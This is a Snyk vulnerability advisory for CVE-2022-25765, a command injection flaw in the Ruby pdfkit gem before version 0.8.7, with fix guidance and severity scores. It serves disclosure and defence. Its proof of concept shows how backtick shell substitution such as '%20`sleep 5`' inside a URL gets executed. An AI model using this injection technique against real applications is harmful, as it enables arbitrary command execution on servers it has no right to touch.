snyk Vulnerability DB

Snyk Vulnerability Database › RubyGems › pdfkit

Command Injection

Affecting pdfkit package, versions **<0.8.7**

INTRODUCED: 14 JUN 2022 CVE-2022-25765 ?
CWE-78 ? FIRST ADDED BY SNYK

Share ⌄

How to fix?

Upgrade `pdfkit` to version 0.8.7 or higher.

Overview

Affected versions of this package are vulnerable to Command Injection where the URL is not properly sanitized.

PoC:

An application could be vulnerable if it tries to render a URL that contains query string parameters with user input:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```

```
If the provided parameter happens to contain a
URL encoded character and a shell command
substitution string, it will be included in the
command that PDFKit executes to render the PDF:
```

Search by package n

7.3

HIGH

Snyk CVSS

Exploit Maturity	**Proof of concept** ?
Attack Complexity	**Low** ?


See more

› **NVD** 9.8 CRITICAL

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and suggest you quick fixes.

Test your applications



```
irb(main):060:0> puts
PDFKit.new("http://example.com/?name=#{'%20`sleep
5`'}").command wkhtmltopdf --quiet [...]
"http://example.com/?name=%20`sleep 5`" - => nil
```

Calling `to_pdf` on the instance shows that the `sleep` command is indeed executing:

```
PDFKit.new("http://example.com/?name=#{'%20`sleep
5`'}").to_pdf # 5 seconds wait...
```

Of course, if the user can control completely the first argument of the PDFKit constructor, they can also exploit the command injection as long as it starts with "http":

```
PDFKit.new("http%20`sleep 5`").to_pdf
```

```

### References

- GitHub Commit
- GitHub PR
- Vulnerable Code
- Vulnerable Code

| | |
|---|---|
| Snyk ID | **SNYK-RUBY-PDFKIT-2869795** |
| Published | **8 Sep 2022** |
| Disclosed | **14 Jun 2022** |
| Credit | **Benoit Côté-Jodoin** |

Report a new vulnerability

Found a mistake?
```

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

COMPANY

About

Jobs

Contact

Policies

Do Not Sell My Personal Information

CONTACT US

Support

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.